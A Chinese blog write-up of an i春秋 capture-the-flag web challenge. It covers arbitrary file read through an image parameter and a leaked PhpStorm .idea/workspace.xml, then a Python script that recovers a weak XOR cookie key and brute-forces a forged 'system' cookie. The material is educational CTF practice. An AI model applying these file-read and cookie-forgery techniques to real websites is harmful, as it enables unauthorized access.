# i春秋 web code

原创

天问_Herbert555 于 2020-02-20 22:07:22 发布 1364 收藏

分类专栏： # 各平台题目

https://blog.csdn.net/qq_44657899

本文链接：https://blog.csdn.net/qq_44657899/article/details/104416928





打开是一张图片，参数jpg可以读取文件，将参数改为index.php成功读取到base64加密后的源码：


```php
<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=hei.jpg');
$file = $_GET['jpg'];
echo '<title>file:'.$file.'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
$file = str_replace("config","_", $file);
$txt = base64_encode(file_get_contents($file));

echo "<img src='".$txt."'></img>";
/*
 * Can you find the flag file?
 *
 */
?>
```

过滤了`[^a-zA-Z0-9.]`之外的所有字符，还将config替换为`_`，然后思路就断了。

---

后来才知道关键在PhpStorm，它会产生一个`.idea`文件，里面有个`workspace.xml`记录了网站的大概结构。

于是访问`http://c3c6a0b38c6e4c6ab89695779203418d8225fc36c51749b0.changame.ichunqiu.com/.idea/workspace.xml`发现了：




访问fl3g_ichuqiu.php，因为`_`被过滤，所以要将它替换为config，直接访问index.php?jpg=fl3gconfigichuqiu.php，得到源码：

```php
<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
error_reporting(E_ALL || ~E_NOTICE);
include('config.php');

function random($length, $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz') {       //ra
ndom()产生length长度的随机字符
    $hash = '';
    $max = strlen($chars) - 1;
    for($i = 0; $i < $length; $i++) {
        $hash .= $chars[mt_rand(0, $max)];
    }
    return $hash;
}
//加密
function encrypt($txt,$key){   //txt为明文，key为秘钥
    for($i=0;$i<strlen($txt);$i++){
        $tmp .= chr(ord($txt[$i])+10); //txt的ascii值+10                                    //ord()函数返回字符串的首个字符
的ASCII值。
    }
    $txt = $tmp;
    $rnd=random(4);                //产生4位随机字符串rnd
    $key=md5($rnd.$key);      //key=随机字符串+key 的MD5加密
    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $ttmp .= $txt[$i] ^ $key[++$s];   //txt与key按位异或
    }
    return base64_encode($rnd.$ttmp);  //结果加上随机数base64加密
}
function decrypt($txt,$key){
    $txt=base64_decode($txt);   //将txt base64解密
    $rnd = substr($txt,0,4);   //将txt的随机数去除
    $txt = substr($txt,4);
    $key=md5($rnd.$key);      //key加随机字符串MD5加密


    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $tmp .= $txt[$i]^$key[++$s]; //txt与key异或加密
    }
    for($i=0;$i<strlen($tmp);$i++){
        $tmp1 .= chr(ord($tmp[$i])-10); //txt的ascii值-10
    }
    return $tmp1; //返回结果
}
$username = decrypt($_COOKIE['user'],$key);
if ($username == 'system'){
    echo $flag;
}else{
    setcookie('user',encrypt('guest',$key));
    echo "ヽ(ゝ▽ゝ)ノ";
}
?>
```

## 获取flag的思路：

1，通过明文guest和网页中的cookies[‘user’]解出key。

2，用解出的key加密system，然后将值赋给cookies[‘user’]。

不过脚本真难写，看着别人的脚本修修改改半天才写出来。。。

```
# _*_ coding: utf-8 _*
import base64
import requests
import string

#求key部分
url="http://c3c6a0b38c6e4c6ab89695779203418d8225fc36c51749b0.changame.ichunqiu.com/fl3g_ichuqiu.php"
cookie=requests.get(url).cookies['user']
#print cookie

a=base64.b64decode(cookie)
rnd=a[:4]
ttmp=a[4:]
#print txt
#print rnd
#print ttmp
txt=list('guest')

for i in range(5):
    txt[i]=chr(ord(txt[i])+10)
key=list('123456')

for i in range(5):
    key[i]=chr(ord(ttmp[i])^ord(txt[i]))

print key //这里的key不用再MD5解密了，因为加密的时候就是用的MD5之后的key

#加密system部分，key只有5位，system要六位，最后一位爆破
system=list('system')
baopo='1234567890abcdefghijklmn'

for i in range(6):
    system[i]=chr(ord(system[i])+10)

payload=[]
str=''
for d in baopo:
    key[5]=d

    for i in range(6):
        str+=chr(ord(key[i]) ^ ord(system[i]))
    str=rnd+str
    payload.append(base64.b64encode(str))
    str=''

print payload
for i in payload:
    cookies={'user':i}
    a=requests.get(url,cookies=cookies)
    if 'flag' in a.text:
        print a.text
```

做完这道题脑袋还是有点晕，明天完全自己敲一遍代码，巩固一下。

---

**总结：**

**一，异或规则**

同为0，异为1；

一个数和另外一个数进行两次异或后，是原数本身。A = C^B 那么 B = A ^ C如下例

```
a -01100001
3 -00000011
   01100010
3 -00000011
   01100001
```

## 二，PhpStorm

使用phpstorm 创建的文件里面会有一个.idea文件夹，里面存储这一个配置文件

其中workspace.xml可以显示网站的大致结构。

## 三，append()方法

append() 方法用于在列表末尾添加新的对象。